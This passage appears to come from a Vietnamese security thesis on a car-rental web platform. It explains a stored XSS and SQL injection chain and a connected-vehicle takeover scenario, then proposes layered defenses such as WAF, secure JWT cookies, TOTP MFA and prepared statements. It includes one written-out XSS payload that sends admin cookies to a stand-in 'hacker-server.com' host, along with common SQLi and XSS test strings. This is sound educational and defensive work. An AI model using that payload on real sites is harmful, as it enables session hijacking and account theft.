- Bản chất Kỹ thuật và Cơ chế Khai thác Lỗ hổng XSS phát sinh khi một ứng dụng Web thu thập dữ liệu từ người dùng không đáng tin cậy, lưu trữ dữ liệu đó vào hệ thống, và sau đó kết xuất (render) dữ liệu này ra màn hình trình duyệt của những người dùng khác mà không thông qua bất kỳ cơ chế **Mã hóa đầu ra (Output Encoding)** hay **Làm sạch mã HTML (HTML Sanitization)** nào.

Trong trường hợp của `/admin/edit-vehicle.php`, một nhân viên cấp thấp (hoặc một tin tặc đã có tài khoản nhân viên) cập nhật thông tin cho một chiếc xe mới nhập kho. Tại trường `vehicalorcview`, thay vì nhập "Xe Toyota Camry màu đen, xước nhẹ ở cửa", chúng nhập một đoạn mã JavaScript độc hại:

HTML

• Xe Toyota Camry màu đen `<script>fetch('http://hacker-server.com/steal?cookie=' + btoa(document.cookie));</script>`

Ứng dụng Web ngay thơ tiếp nhận chuỗi văn bản này và lưu thẳng vào cơ sở dữ liệu.

- **Vòng lặp Kích hoạt và Chiếm đoạt Phiên (Session Hijacking)** Quả bom nổ chậm này sẽ nằm im trong cơ sở dữ liệu cho đến khi **Quản trị viên cấp cao (Super Admin)** đăng nhập vào hệ thống và nhấp vào xem thông tin chiếc xe đó để phê duyệt.

Khi trình duyệt của Quản trị viên tải trang `/admin/edit-vehicle.php`, nó sẽ đọc nội dung từ CSDL và hiển thị lên màn hình. Trình duyệt (Chrome, Firefox, Safari) hoàn toàn không có khả năng phân biệt đâu là văn bản mô tả xe thông thường, và đâu là mã độc. Khi phân tích cú pháp (parsing) đến thẻ `<script>`, trình duyệt sẽ ngoan ngoãn thực thi đoạn mã JavaScript đó với tư cách là mã hợp lệ thuộc về trang Web quản trị.

Đoạn mã độc trên lập tức thực hiện hành vi:

1. Đọc biến `document.cookie` chứa **Session ID (Mã định danh phiên làm việc)** của Quản trị viên.

2. Mã hóa đoạn Cookie này bằng hàm `btoa()` (Base64) để tránh lỗi truyền tải.

3. Lặng lẽ gửi một HTTP Request (thông qua hàm `fetch` hoặc hình ảnh ẩn) mang theo Session ID này về máy chủ do tin tặc kiểm soát (`hacker-server.com`).

- **Hậu quả: Chiếm quyền không cần Mật khẩu** Với Session ID trong tay, tin tặc chỉ cần mở trình duyệt trên máy tính của chúng, sử dụng công cụ sửa đổi Cookie (EditThisCookie) để dán Session ID của Quản trị viên vào. Ngay lập tức, chúng "biến" thành Quản trị viên mà không hề cần biết Username, Password hay phải vượt qua lớp Xác thực đa yếu tố (MFA/2FA) (bởi MFA chỉ bảo vệ bước đăng nhập ban đầu, còn Session ID là thẻ thông hành sau đăng nhập).

Từ tài khoản Super Admin bị chiếm đoạt, tin tặc có thể duyệt chi các giao dịch khổng, xóa bỏ nhật ký hoạt động (Audit Logs) để che giấu dấu vết, hoặc lây nhiễm

chéo mã độc tống tiền (Ransomware) vào các tài liệu nội bộ của công ty.

- Sự cộng hưởng của các Lỗ hổng (Vulnerability Chaining)

Trên thực tế, các cuộc tấn công mạng tiên tiến (APT) hiếm khi chỉ sử dụng một lỗ hổng đơn lẻ. CVE-2026-5637 và CVE-2024-57488 có thể được kết hợp lại để tạo thành một chuỗi tấn công (Kill Chain) hoàn hảo. Tin tặc có thể sử dụng SQL Injection để tìm hiểu cấu trúc hệ thống và tạo một tài khoản nhân viên giả mạo. Sau đó, chúng đăng nhập vào tài khoản nhân viên này, sử dụng lỗ hổng Stored XSS để cài bẫy ở những trang mà Giám đốc điều hành thường xuyên truy cập. Khi chiếc bẫy XSS sập xuống, toàn quyền sinh sát của hệ thống Web quản lý thuê xe chính thức thuộc về thế giới ngầm.

- **Kịch bản tấn công chiếm quyền điều khiển phương tiện từ xa**

Nếu như các cuộc tấn công vào ứng dụng Web thông thường (như SQLi hay XSS) chỉ dừng lại ở mức độ thiệt hại về tài chính, uy tín và rò rỉ dữ liệu, thì trong hệ sinh thái Internet of Vehicles (IoV), ranh giới giữa không gian mạng (Cyberspace) và không gian vật lý (Physical Space) đã bị xóa nhòa. Một lỗi lập trình trên một máy chủ đám mây cách xa hàng nghìn kilomet hoàn toàn có thể chuyển hóa thành một thảm kịch động năng trên đường cao tốc.

Các chuyên gia an ninh mạng ô tô hàng đầu từ Kaspersky Lab, Tencent Keen Security Lab và các nhà nghiên cứu độc lập đã nhiều lần chứng minh khái niệm (Proof of Concept - PoC) về kịch bản này. Dưới đây là phân tích chi tiết từng giai đoạn trong Chuỗi tiêu diệt mạng - vật lý (Cyber-Physical Kill Chain) dẫn đến việc chiếm quyền điều khiển một phương tiện đang di chuyển.

Giai đoạn 1: Sự xâm nhập ban đầu thông qua mắt xích yếu nhất (Initial Compromise)

Khác với suy nghĩ của nhiều người, tin tặc hiếm khi tấn công trực tiếp vào máy chủ mã hóa siêu mạnh của chính các hãng sản xuất ô tô (OEM). Thay vào đó, chúng nhắm vào các **nhà cung cấp dịch vụ bên thứ ba (Third-party Contractors)** – ví dụ như một công ty đối tác phát triển nền tảng ứng dụng đặt xe, nền tảng bảo hiểm, hoặc nền tảng bảo dưỡng xe.

Cuộc tấn công bắt đầu bằng một lỗ hổng **SQL Injection (Zero-day)** trên cổng thông tin công cộng (Public Portal) của nhà thầu này. Bằng kỹ thuật tương tự như CVE-2026-5637, tin tặc thao túng các trường nhập liệu (như form đăng ký đối tác) để

vượt qua tường lửa ứng dụng Web (WAF) và tiếp cận trực tiếp vào cơ sở dữ liệu.

Kết quả của giai đoạn này là tin tặc kết xuất (dump) thành công một bảng dữ liệu chứa danh sách tài khoản nhân viên IT nội bộ của nhà thầu, kèm theo các **chuỗi băm mật khẩu (Password Hashes)**.

Giai đoạn 2: Phá giải định danh và Chuyển động ngang (Credential Cracking & Lateral Movement)

Việc lấy được cơ sở dữ liệu không đồng nghĩa với việc có ngay mật khẩu. Tuy nhiên, do nhà thầu này sử dụng các thuật toán băm mật mã lỗi thời (như MD5, SHA-1) và không áp dụng cơ chế "thêm muối" (Salting), tin tặc dễ dàng đưa các chuỗi băm này vào các dàn máy tính trang bị vi xử lý đồ họa (GPU) chuyên dụng. Chỉ trong vài giờ sử dụng phương pháp Tấn công từ điển (Dictionary Attack) kết hợp với Bảng cầu vồng (Rainbow Tables), hàng loạt mật khẩu yếu của nhân viên (như **Admin@123**, **Company2025**) bị bẻ gãy.

Có được tài khoản hợp lệ, tin tặc bắt đầu **Chuyển động ngang (Lateral Movement)**. Chúng sử dụng các thông tin xác thực này để thâm nhập vào các hệ thống mạng nội bộ dùng chung (Intranet), truy cập vào mạng riêng ảo (VPN) của công ty, và đặc biệt là thâm nhập vào các công cụ quản lý dự án, hệ thống theo dõi sự cố (như Jira, Confluence, hay GitLab).

Giai đoạn 3: Khai thác Thông tin nhạy cảm và Chiếm đoạt máy chủ Telematics

Trong kho lưu trữ tài liệu nội bộ (wiki) hoặc trong các mã nguồn (source code) lưu trên kho lưu trữ nội bộ của nhà thầu, do sự bất cẩn của kỹ sư phát triển, tin tặc phát hiện ra các **Tập cấu hình chứa tài khoản quản trị hệ thống (Hardcoded Credentials)** hoặc **Khóa API tĩnh (Static API Keys)**.

Những tài liệu tối mật này chính là "chìa khóa vạn năng" cho phép truy cập trực tiếp vào hệ thống xương sống của chiếc xe: **Máy chủ Viễn trắc (Telematics Server / Backend Fleet Management)**.

Máy chủ Telematics là trái tim của hệ sinh thái xe kết nối. Nó chịu trách nhiệm duy trì các đường hầm kết nối liên tục (thường qua giao thức MQTT hoặc TCP/IP) với hàng trăm ngàn Bộ điều khiển Viễn trắc (TCU - Telematics Control Unit) gắn trên mỗi chiếc xe thông qua mạng viễn thông di động 4G/5G. Nắm quyền kiểm soát máy chủ này, tin tặc đã thiết lập được một cầu nối vững chắc từ không gian mạng thẳng xuống

bộ xử lý trung tâm của chiếc xe.

Giai đoạn 4: Dịch thuật Giao thức - Từ Web API đến Lệnh vật lý (Protocol Translation)

Để điều khiển xe, tin tặc không gửi mã độc trực tiếp, mà gửi các lệnh điều khiển hợp lệ (Control Commands) dưới định dạng JSON hoặc XML từ máy chủ Telematics mà chúng vừa chiếm đoạt. Lệnh này truyền qua mạng 5G và đáp xuống ăng-ten của chiếc xe nạn nhân.

Bên trong chiếc ô tô, thiết bị TCU nhận được lệnh từ "máy chủ chủ quản" (nên nó coi đây là một lệnh hoàn toàn hợp lệ và đáng tin cậy). TCU sau đó đóng vai trò là một "Cổng dịch thuật" (Gateway). Nó dịch lệnh API từ Internet thành các thông điệp của giao thức truyền dẫn nội bộ xe, cụ thể là **CAN bus (Controller Area Network)**.

Mạng CAN bus trên ô tô có một đặc điểm chí mạng mang tính lịch sử: Nó được thiết kế từ thập niên 1980 với mục tiêu tốc độ và độ tin cậy, hoàn toàn **không có cơ chế mã hóa hay xác thực nguồn gốc thông điệp**. Bất kỳ ECU nào gắn trên mạng CAN phát ra một gói tin, các ECU khác đều mù quáng tin tưởng và thực thi.

Giai đoạn 5: Thảm họa Động năng (Cyber-Physical Execution)

Gói tin giả mạo (Spoofed CAN Message) do TCU phát ra bắt đầu lan truyền với tốc độ ánh sáng trên hệ thống mạng dây điện nội bộ của xe, đi thẳng đến các Bộ điều khiển điện tử cốt lõi (Powertrain ECUs, Chassis ECUs).

Tại khoảnh khắc này, hệ quả không còn đo lường bằng việc rò rỉ dữ liệu, mà được đo bằng sinh mạng con người:

- **Vô hiệu hóa an toàn:** Khi xe đang di chuyển trên cao tốc với vận tốc 100 km/h, tin tặc có thể bơm các gói tin chẩn đoán (UDS - Unified Diagnostic Services) giả mạo, đánh lừa ECU trung tâm rằng xe đang nằm trong xưởng bảo dưỡng.
- **Chiếm quyền cơ khí:** Từ trạng thái này, chúng gửi lệnh ngắt hệ thống phun nhiên liệu khiến động cơ tắt lịm đột ngột, can thiệp vào Hệ thống chống bó cứng phanh (ABS) để khóa cứng bánh xe, vô hiệu hóa hệ thống túi khí, hoặc thậm chí kích hoạt tính năng hỗ trợ đỗ xe tự động để ép vô lăng bẻ gãy sang một bên.

Tổng kết: Kịch bản tấn công trên không phải là khoa học viễn tưởng. Nó đã bóc trần một sự thật tàn khốc về Hiệu ứng cánh bướm trong an ninh mạng ô tô: Chỉ một biến số đầu vào không được làm sạch cẩn thận trên một đoạn mã PHP cũ kỹ của một ứng dụng Web đối tác, có thể dẫn đến hiệu ứng domino làm sụp đổ toàn bộ hàng

rào bảo mật nhiều lớp, đặt tính mạng của hàng ngàn hành khách giao phó cho sự thương xót của một thể lực vô hình trên không gian mạng. Điều này tái khẳng định rằng, trong kỷ nguyên xe kết nối, **An toàn vật lý (Safety)** và **An ninh mạng (Security)** không còn là hai khái niệm tách biệt, mà là một thực thể thống nhất không thể tách rời.

2.2.1. Khái niệm, Nền tảng Triết học và Nguyên lý hoạt động của Defense-in-Depth

2.2.1.1. Lịch sử hình thành và Định nghĩa cốt lõi

Defense-in-Depth (Phòng thủ theo chiều sâu hay Phòng thủ đa lớp) là một hệ tư tưởng an ninh mạng kinh điển, được mượn trực tiếp từ chiến thuật phòng thủ quân sự thời trung cổ và các chiến lược quân sự hiện đại. Trong quân sự, một pháo đài không bao giờ chỉ dựa vào một bức tường thành duy nhất. Nó có hào nước, tường ngoài, tháp canh, bẫy ngầm và tháp lõi (Keep). Tương tự, trong không gian mạng, Defense-in-Depth là một chiến lược thiết kế hệ thống triển khai nhiều rào cản phòng thủ độc lập và chồng chéo lên nhau, bao gồm các biện pháp kiểm soát về mặt kỹ thuật (công nghệ), vật lý (hạ tầng) và hành chính (chính sách), nhằm bảo vệ hạt nhân trung tâm: **Dữ liệu lõi của tổ chức**.

Thay vì tìm kiếm một "viên đạn bạc" (silver bullet) hay một phần mềm bảo mật toàn năng, mô hình này thừa nhận một sự thật tàn khốc của an toàn thông tin: Không có hệ thống nào là an toàn tuyệt đối. Mọi bức tường lửa, dù đắt tiền đến đâu, đều chứa đựng những điểm yếu tiềm ẩn.

2.2.1.2. Khắc phục Điểm mù của Kiến trúc Phòng thủ Đơn tuyến

Trong các hệ thống nguyên thủy, các kỹ sư thường đặt toàn bộ niềm tin vào một rào cản duy nhất – chẳng hạn như màn hình đăng nhập (Authentication) hoặc Tường lửa vành đai (Perimeter Firewall). Đây được gọi là kiến trúc vỏ cứng lõi mềm ("Hard outside, soft inside" hay M&M architecture).

Việc duy trì một thiết kế như vậy trong thế kỷ 21 được coi là hành động "tự sát kỹ thuật số". Nguyên nhân là do:

1. **Sự sụp đổ của ranh giới mạng (De-perimeterization):** Với điện toán đám mây và làm việc từ xa, không còn một ranh giới nội bộ rõ ràng để Tường lửa bảo vệ.

2. **Sự tinh vi của các Vector tấn công:** Các chiến dịch tấn công có chủ đích (APT) hiện nay không cần phải "phá cửa". Kẻ tấn công có thể dễ dàng sử dụng Lừa

đảo phi kỹ thuật (Social Engineering / Phishing) để lừa nhân viên công ty giao nộp mật khẩu hợp lệ. Khi đó, Tường lửa trở nên vô dụng vì nó coi đó là một lượt truy cập hợp pháp.

3. **Lỗ hổng Zero-day:** Mã độc khai thác những lỗi phần mềm chưa từng được công bố, lách qua mọi phần mềm diệt virus dựa trên chữ ký (signature-based).

2.2.1.3. Nguyên lý Dự phòng (Redundancy) và Phương trình Bảo mật Dựa trên Thời gian

Điểm cốt lõi của Defense-in-Depth là tính **Dự phòng (Redundancy)**. Nó hoạt động dựa trên triết lý "Giả định đã bị xâm nhập" (Assume Breach). Mô hình này chấp nhận rằng lớp phòng thủ đầu tiên chắc chắn sẽ bị vượt qua vào một thời điểm nào đó.

Về mặt lý thuyết an ninh thông tin, nguyên lý này được mô tả thông qua Phương trình Bảo mật Dựa trên Thời gian (Time-Based Security) của Schwartz:

$$Pt > Dt + Rt$$

Trong đó:

- Pt (Protection Time): Thời gian mà các lớp phòng thủ có thể cầm chân kẻ tấn công.
- Dt (Detection Time): Thời gian hệ thống mất để phát hiện ra sự xâm nhập.
- Rt (Response Time): Thời gian đội ngũ an ninh cần để phản ứng và chặn đứng cuộc tấn công.

Mô hình đa lớp làm tăng tối đa Pt. Ví dụ: Kẻ tấn công lừa được thông tin đăng nhập và lọt qua Tường lửa vành đai (Lớp 1). Tuy nhiên, khi cố gắng truy cập vào khu vực quản trị, chúng bị chặn lại ở Lớp Ứng dụng (Lớp 2) do không có mã Xác thực đa yếu tố (MFA). Nếu bằng một cách nào đó chúng chèn được mã độc qua ứng dụng để truy cập CSDL (Lớp 3), chúng cũng chỉ nhìn thấy những khối dữ liệu định danh (PII) đã được mã hóa RSA mạnh mẽ, không thể đọc được. Từng lớp một bào mòn tài nguyên, thời gian và sự kiên nhẫn của kẻ thù.

2.2.1.4. Thiết kế 4 Lớp Khung kiến trúc cho Hệ thống Cho thuê xe

Dựa trên tiêu chuẩn bảo mật đám mây AWS Well-Architected Framework (Cột trụ Bảo mật) và các hướng dẫn từ NIST SP 800-53, nhóm nghiên cứu thiết kế một kiến trúc vây hãm 4 lớp chuyên biệt cho nền tảng Web cho thuê xe:

1. **Lớp 1 (Vành đai mạng):** Chặn đứng các luồng tấn công rác, DDoS, và các mã độc phổ biến ngoài rìa hệ thống.

2. **Lớp 2 (Ứng dụng & Định danh):** Quản lý nghiêm ngặt ai đang truy cập, và họ được phép làm gì thông qua kiểm soát phiên và MFA.

3. **Lớp 3 (Dữ liệu & Lưu trữ):** Pháo đài lỗi, đảm bảo dữ liệu luôn ở dạng không thể đọc được và không thể bị phá hoại bởi các truy vấn độc hại.

4. **Lớp 4 (Hệ thống Phương tiện / Telematics):** Bức tường lửa vật lý và giao thức bảo vệ riêng cho chiếc xe (sẽ được tích hợp trong hệ thống điều khiển IoV).

2.2.2. Đề xuất Lớp 1: Bảo vệ vành đai mạng (WAF, VPC, DDoS Shield)

Lớp 1 đóng vai trò là "Vạn lý trường thành" của hệ thống điện toán đám mây. Mục tiêu của lớp này là ẩn giấu toàn bộ cấu trúc hạ tầng thực sự khỏi môi trường Internet công cộng đầy rủi ro.

2.2.2.1. Cách ly Hạ tầng với Mạng riêng ảo (Virtual Private Cloud - VPC)

Lỗi cơ bản và nguy hiểm nhất của nhiều hệ thống là cấp phát Địa chỉ IP công cộng (Public IP) nổi thẳng ra Internet cho các máy chủ chạy ứng dụng (Node.js/Express) và Cơ sở dữ liệu (SQLite/MySQL). Điều này giống như việc xây một kho bạc giữa ngã tư đường.

- **Phân vùng Mạng Subnet:** Nền tảng được quy hoạch vào một Mạng riêng ảo (VPC). VPC này được chia cắt thành nhiều phân mạng (Subnets) với các mức độ cách ly khác nhau.

- **Public Subnet (Vùng phi quân sự - DMZ):** Chỉ duy nhất một thành phần được phép đặt ở đây: Cổng cân bằng tải (Application Load Balancer - ALB). ALB là điểm tiếp xúc duy nhất (Single Point of Contact) có Public IP để nhận các request từ người dùng.

- **Private Subnet (Vùng cô lập):** Toàn bộ các máy chủ tính toán (Node.js backend) và Cụm cơ sở dữ liệu (Database Cluster) bắt buộc phải nằm ở vùng này. Chúng chỉ có địa chỉ IP nội bộ (Private IP, ví dụ 10.0.x.x) và hoàn toàn "tàng hình" trước Internet.

- **Giao tiếp một chiều:** Máy chủ Node.js không thể bị truy cập từ ngoài vào. Nếu nó cần tải bản cập nhật từ Internet, luồng dữ liệu sẽ phải đi qua một thiết bị định tuyến một chiều là NAT Gateway. Để quản trị viên bảo trì hệ thống, họ không được dùng SSH trực tiếp mà phải thông qua một máy chủ ranh giới (Bastion Host) hoặc sử dụng các công cụ quản lý phiên bảo mật (như AWS Systems Manager Session

Manager) không yêu cầu mở cổng 22.

2.2.2.2. Cổng cân bằng tải và Mã hóa Đường truyền (TLS 1.2+)

Tại ALB, toàn bộ giao tiếp giữa trình duyệt của khách thuê xe và hệ thống phải được mã hóa mạnh mẽ chống lại các cuộc tấn công Xen giữa (Man-in-the-Middle - MitM).

- ALB đóng vai trò là điểm kết thúc TLS (TLS Termination Point). Nó được cấu hình chỉ chấp nhận giao thức HTTPS, bắt buộc sử dụng chuẩn mã hóa **TLS 1.2 hoặc TLS 1.3**. Các giao thức cũ như SSLv3, TLS 1.0, 1.1 hoàn toàn bị vô hiệu hóa do chứa nhiều lỗ hổng (như POODLE, BEAST).

- Sử dụng các bộ mã hóa (Cipher Suites) hỗ trợ Tính bảo mật hoàn hảo về sau (Perfect Forward Secrecy - PFS), đảm bảo rằng ngay cả khi chứng chỉ SSL của máy chủ bị lộ trong tương lai, kẻ tấn công cũng không thể giải mã lại các gói tin chúng đã ghi lại trong quá khứ.

2.2.2.3. Lá chắn Tường lửa Ứng dụng Web (Web Application Firewall - WAF)

Tường lửa mạng truyền thống (Network Firewall) hoạt động ở Lớp 3 và Lớp 4 trong mô hình OSI (chỉ quan tâm đến IP và Port). Do ứng dụng Web phải mở Port 443 (HTTPS) cho mọi người dùng, Tường lửa truyền thống trở nên "mù" trước các gói tin HTTP chứa mã độc. Đây là lúc WAF phát huy tác dụng.

WAF được triển khai ở rìa mạng (Edge network), gắn trực tiếp vào Cổng cân bằng tải hoặc mạng phân phối nội dung (CDN).

- **Phân tích Lớp 7 (Application Layer):** WAF mở từng gói tin HTTP/HTTPS ra để kiểm tra Header, Body, URI và Parameters.

- **Bộ luật cốt lõi (Core Rule Set - CRS):** WAF được trang bị các bộ luật phòng thủ chuyên biệt chống lại Top 10 Lỗ hổng OWASP. Nếu một khách hàng nhập vào form tìm kiếm chuỗi `' OR 1=1 --` (đặc trưng của SQL Injection) hoặc `<script>alert(1)</script>` (đặc trưng của XSS), WAF sẽ nhận diện mẫu (pattern) này thông qua các biểu thức chính quy (Regex) và lập tức chặn đứng (Block) gói tin, trả về lỗi 403 Forbidden trước khi nó kịp chạm đến máy chủ Node.js.

- **Phân tích Hành vi (Behavioral Analysis):** Các WAF hiện đại tích hợp AI có thể học hỏi (baseline) thói quen truy cập bình thường của ứng dụng, từ đó tự động chặn các botnet và quét tự động hoặc lưu lượng bất thường.

2.2.2.4. DDoS Shield (Lá chắn Chống Tấn công Từ chối Dịch vụ)

Các nền tảng thuê xe là mục tiêu béo bở của các cuộc tấn công DDoS (Distributed Denial of Service). Việc sử dụng các dịch vụ Cloud như AWS Shield hoặc Cloudflare cung cấp một hệ thống lọc lưu lượng quy mô toàn cầu (Global Anycast Network) với băng thông hàng trăm Terabit/giây.

Hệ thống này có thể hấp thụ và phân tán các cuộc tấn công ngập lụt mạng (Layer 3/4 SYN Flood, UDP Reflection) mà không làm ảnh hưởng đến hiệu năng của các máy chủ Backend chạy trong VPC.

2.2.3. Đề xuất Lớp 2: Bảo vệ Ứng dụng, Quản lý Phiên và Xác thực Đa yếu tố

Vượt qua Lớp 1, chúng ta tiến vào trái tim logic của hệ thống: Ứng dụng Backend được phát triển bằng Node.js và framework Express. Đặc thù của JavaScript và kiến trúc bất đồng bộ (asynchronous) đòi hỏi các lớp phòng thủ (Middleware) cực kỳ chặt chẽ tại tầng này.

2.2.3.1. Củng cố Tiêu đề Bảo mật HTTP (HTTP Security Headers) với Helmet

Giao thức HTTP nguyên bản rất lỏng lẻo. Lập trình viên thiết lập bảo mật trực tiếp trên các gói tin trả về cho trình duyệt (Response Headers) bằng cách tích hợp thư viện middleware `helmet.js`. Helmet tự động kích hoạt 11 lớp rào chắn phòng thủ nhỏ bé nhưng đầy uy lực:

- **Hide X-Powered-By:** Ẩn tiêu đề `X-Powered-By: Express`. Tin tặc thường rà quét tiêu đề này để biết công nghệ lõi của hệ thống, từ đó tìm kiếm các lỗ hổng (CVE) tương ứng.
- **HSTS (HTTP Strict Transport Security):** Cưỡng ép trình duyệt của người dùng *chỉ* được giao tiếp với trang web bằng HTTPS trong một khoảng thời gian dài (thường là 1 năm). Ngăn chặn tuyệt đối các cuộc tấn công hạ cấp (Downgrade Attacks).
- **CSP (Content Security Policy):** Một trong những cơ chế mạnh nhất chống lại XSS. CSP khai báo một danh sách trắng (Whitelist) các tên miền được phép thực thi JavaScript. Nếu tin tặc chèn được mã độc XSS gọi về miền `hacker.com`, trình duyệt sẽ chặn lại ngay vì miền đó không nằm trong CSP.
- **X-Frame-Options (DENY/SAMEORIGIN):** Ngăn chặn hệ thống bị nhúng vào một thẻ `<iframe>` của một trang web độc hại khác, triệt tiêu hoàn toàn kỹ

thuật tấn công Clickjacking (Lừa đảo nhấp chuột).

2.2.3.2. Giới hạn Tốc độ (Rate-Limiting) và Chống Brute-force

Các điểm cuối API (Endpoints) đặc biệt nhạy cảm, như `/api/login` hoặc `/api/reset-password`, thường là mục tiêu của các cuộc tấn công dò quét mật khẩu (Brute-force) hoặc nhồi nhét thông tin xác thực (Credential Stuffing).

- **Triển khai `express-rate-limit`:** Middleware này được cấu hình sử dụng thuật toán Cửa sổ trượt (Sliding Window) hoặc Thùng token (Token Bucket). Ví dụ: Giới hạn một địa chỉ IP chỉ được phép thực hiện tối đa 5 lần thử đăng nhập trong vòng 15 phút. Vượt quá ngưỡng này, máy chủ sẽ từ chối xử lý và trả về mã lỗi HTTP 429 (Too Many Requests).

- Thao tác này khiến chi phí thời gian của kẻ tấn công tăng vọt, biến việc dò một mật khẩu dài 8 ký tự tốn hàng chục năm thay vì vài giờ.

2.2.3.3. Quản lý Phiên bằng JWT (JSON Web Token) Bảo mật

Trong kiến trúc RESTful hiện đại, thay vì sử dụng Session dựa trên bộ nhớ máy chủ (Stateful), hệ thống sử dụng **JWT (JSON Web Token)** để quản lý trạng thái đăng nhập (Stateless).

- **Cấu trúc JWT:** Gồm 3 phần mã hóa Base64Url (Header, Payload, Signature). Điểm mấu chốt nằm ở **Signature (Chữ ký)**. Nó được băm bằng thuật toán HMAC-SHA256 kết hợp với một Khóa bí mật (Secret Key) phức tạp chỉ lưu trên máy chủ Node.js. Bất kỳ ai cũng có thể giải mã Base64 để đọc nội dung Payload (chứa User ID, Role), nhưng nếu tin tặc cố tình thay đổi Role từ `user` thành `admin`, Chữ ký sẽ bị sai lệch hoàn toàn và máy chủ sẽ từ chối Token ngay lập tức.

- **Lưu trữ An toàn (Ngăn chặn XSS & CSRF):** Một sai lầm kinh điển của các lập trình viên frontend là lưu JWT vào `localStorage` của trình duyệt. Điều này khiến JWT dễ dàng bị đánh cắp bằng JavaScript nếu trang web dính lỗi XSS.

- Kiến trúc đề xuất: Gói JWT vào một **Cookie HTTP**. Cookie này phải được gắn đồng thời ba cờ an ninh mạng:

1. `HttpOnly`: Trình duyệt cấm tuyệt đối mọi mã JavaScript (kể cả mã độc) truy cập vào Cookie này.

2. `Secure`: Cookie chỉ được phép truyền tải qua đường truyền HTTPS mã hóa.

3. `SameSite=Strict`: Trình duyệt chỉ gửi Cookie nếu Request xuất phát từ chính tên miền của hệ thống thuê xe. Cơ chế này đập tan các cuộc tấn công Giả mạo

Yêu cầu Liên trang (Cross-Site Request Forgery - CSRF).

- **Chiến lược Thu hồi (Revocation):** JWT có điểm yếu là không thể bị vô hiệu hóa trước khi hết hạn. Hệ thống khắc phục bằng kiến trúc Token kép: Sử dụng *Access Token* có tuổi thọ cực ngắn (15 phút) và *Refresh Token* lưu trong CSDL có thể bị thu hồi (Blacklisted) ngay lập tức khi phát hiện xâm nhập hoặc khi người dùng đăng xuất.

2.2.3.4. Rào chắn Sinh tử: Xác thực Đa yếu tố (MFA) với thuật toán TOTP

Ngay cả khi hệ thống quản lý phiên và giới hạn tốc độ hoạt động hoàn hảo, mật khẩu vẫn có thể bị lộ qua các vụ rò rỉ dữ liệu (Data Breaches) của các bên thứ 3. Đối với các tài khoản có đặc quyền cao (Quản trị viên, Nhân viên phê duyệt hợp đồng), Lớp 2 bắt buộc phải dựng lên bức tường Xác thực Đa yếu tố (MFA/2FA).

- **Cơ chế hoạt động:** MFA không sử dụng tin nhắn SMS (vốn dễ bị tấn công SIM Swapping). Hệ thống triển khai thuật toán **Mật khẩu dùng một lần dựa trên thời gian (TOTP - Time-Based One-Time Password)** theo tiêu chuẩn RFC 6238.

- **Toán học của TOTP:** Lập trình viên sử dụng thư viện như `speakeasy` trên Node.js. Thuật toán này sinh ra một mã 6 chữ số thay đổi liên tục mỗi 30 giây, dựa trên hàm toán học:

$$TOTP = HMAC-SHA1(SecretKey, \frac{CurrentUnixTime - T0}{X})$$

- Trong đó, *SecretKey* là một chuỗi bí mật được chia sẻ qua mã QR duy nhất một lần giữa máy chủ và ứng dụng Google Authenticator trên điện thoại của Admin. *X* là khoảng thời gian (30 giây).

- **Hiệu quả phòng thủ:** Nếu hacker ở Nga mua được thông tin đăng nhập (Email + Password) của Quản trị viên trên Dark Web, khi chúng cố gắng đăng nhập vào CMS quản trị, hệ thống sẽ yêu cầu nhập mã 6 số. Do thuật toán TOTP yêu cầu cả Khóa bí mật (nằm trong chip bảo mật của điện thoại Admin) và Đồng bộ thời gian thực, hacker hoàn toàn bất lực. Rào cản này bảo vệ hệ thống khỏi 99.9% các cuộc tấn công đánh cắp danh tính.

2.2.4. Đề xuất Lớp 3: Bảo mật cơ sở dữ liệu và Lưu trữ Dữ liệu Định danh (PII) an toàn

Đây là "Keep" – Ngọn tháp lõi và là pháo đài cuối cùng cất giữ tài nguyên sống

còn của tổ chức. Nhiệm vụ của Lớp 3 là đảm bảo rằng: Dù mã độc có lọt qua WAF, vượt qua xác thực và thâm nhập vào Node.js, CSDL vẫn đứng vững và không thể bị giải mã.

2.2.4.1. Cách ly Kiến trúc Truy vấn: Chống SQL Injection bằng Prepared Statements

Lỗ hổng tiêm nhiễm (Injection), đặc biệt là SQL Injection (SQLi), luôn là bóng ma ám ảnh nhất trong kỹ thuật phần mềm. Nó xảy ra khi lập trình viên nhúng trực tiếp dữ liệu do người dùng nhập vào chuỗi truy vấn (String Concatenation).

Nguyên lý phòng thủ tối thượng: Trong kiến trúc mới, việc nối chuỗi truy vấn bị cấm tuyệt đối ở mức độ quy chuẩn viết code (Coding Guidelines). Mọi thao tác truy cập vào cơ sở dữ liệu (dù là SQLite, PostgreSQL hay MySQL) bắt buộc phải sử dụng **Truy vấn tham số hóa (Parameterized Queries / Prepared Statements)** thông qua các thư viện ORM/Query Builders an toàn (như Prisma, Sequelize, hoặc Knex.js).

Cơ chế hoạt động sâu của Prepared Statements:

Quá trình này bẻ gãy hoàn toàn cấu trúc của SQLi bằng cách thay đổi cách hệ quản trị CSDL thông dịch câu lệnh. Nó chia quá trình thực thi làm hai giai đoạn độc lập:

1. **Prepare (Chuẩn bị):** Ứng dụng gửi một bộ khung truy vấn (chỉ chứa cấu trúc logic và các tham số ẩn `?` hoặc `$1`) đến Máy chủ CSDL.
2. `SELECT * FROM Users WHERE Email = ? AND Password = ?`
3. Máy chủ CSDL sẽ phân tích cú pháp (Parsing), biên dịch (Compiling) thành Cây Cú pháp Trừu tượng (Abstract Syntax Tree - AST), và tối ưu hóa bộ khung lệnh này. Tại thời điểm này, cấu trúc lệnh (Code) đã được chốt hạ.
4. **Execute (Thực thi):** Ứng dụng mới bắt đầu gửi dữ liệu đầu vào (ví dụ email là `admin@rentcar.com' OR 1=1 --`) xuống cho CSDL. CSDL gắn gói dữ liệu này vào các tham số `?` đã định sẵn.

Hiệu ứng phòng vệ: Vì cấu trúc lệnh (AST) đã được "đóng băng" từ bước 1, hệ quản trị CSDL coi chuỗi `admin@rentcar.com' OR 1=1 --` hoàn toàn là một *giá trị chuỗi tĩnh* (Literal Value) vô hại. CSDL sẽ tìm kiếm trong bảng một người có email chính xác bằng toàn bộ cụm từ ngớ ngẩn đó, thay vì hiểu nó là một mệnh đề logic thay đổi cú pháp. Kẻ tấn công mất hoàn toàn khả năng thao túng luồng thực thi của Database.

2.2.4.2. Vô hiệu hóa Thực thi Mã Từ xa (RCE) thông qua Lọc tệp tin khắc khe

